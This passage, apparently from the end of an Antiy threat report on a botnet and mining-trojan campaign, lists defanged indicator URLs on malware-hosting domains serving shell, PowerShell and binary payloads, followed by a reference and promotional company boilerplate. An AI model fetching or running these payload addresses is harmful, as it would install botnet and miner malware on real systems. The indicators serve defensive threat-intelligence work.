hxxp[:]//a.oracleservice.top/bashirc.x86_64
hxxp[:]//a.oracleservice.top/scan.sh
hxxp[:]//a.oracleservice.top/load.sh
hxxp[:]//a.oracleservice.top/logic.sh
hxxp[:]//a.oracleservice.top/xms.ps1

hxxp[:]//a.oracleservice.top/x86_64

hxxp[:]//bash.givemexyz.in

Appendix 1: References

[1]. Analysis of the precise deployment of the Tsunami botnet and the "Magic Shovel" mining trojan

https://www.antiy.cn/research/notice&report/research_report/20200424.html

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure.

Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

Antiy official website
www.antiy.cn

Antiy WeChat Subscription Account
Antiylab